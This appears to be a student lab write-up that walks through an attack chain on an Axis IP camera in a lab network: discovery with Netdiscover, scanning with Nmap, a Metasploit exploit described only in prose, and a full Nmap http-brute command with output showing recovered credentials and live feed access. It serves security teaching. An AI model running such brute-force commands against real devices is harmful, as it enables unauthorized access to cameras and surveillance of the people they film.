
Lab04

Objective:

- To simulate the stages of the ‘cyber attack chain’
- *Enumeration*
- Exposing weak security measures
- Provide more experience


Step 1. Finding the vulnerable device, service, etc. I used Netdiscover-tool and found an IoT device on the target.




Step 2.

The device was Axis Communications AB IP-camera. Model: M1011-W ftpd 5.20.3.

I used Nmap to identify potential vulnerabilities and gathered all the necessary information(ip-address, model of the device, operating system etc)







Step3. Exploitation, using Metasploit Framework!

In this step, we used Metasploit to exploit a vulnerability in the target system. We identified a suitable exploit, configured it with the right options, and successfully gained shell access to the system, verifying our success with basic commands.

Lab04





Here is the successful exploit! Basic Linux-commands shows I am in control of the

target system. After verifying the control, I began searching for usernames and other useful information. I found three usernames and pasted them into the users.txt file.

Step4.

The last step was to use Nmap and brute-force access to the target's web service.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 80 10.10.4.60 --script http-brute --script-args path=/view/viewer_index.shtml,userdb=users.txt,p
assdb=/usr/share/wordlists/fasttrack.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 06:49 EST
Nmap scan report for 10.10.4.60
Host is up (0.00068s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-brute:
|   Accounts:
|     Pelle:P@ssw0rd - Valid credentials
|_  Statistics: Performed 606 guesses in 23 seconds, average tps: 26.7
MAC Address: 00:40:8C:BE:5B:B9 (Axis Communications AB)

Nmap done: 1 IP address (1 host up) scanned in 22.91 seconds
```

After successfully completing the brute-force attack, we gained access to the target system. The IP camera was online and displaying the live feed, allowing us to observe real-time video from the device.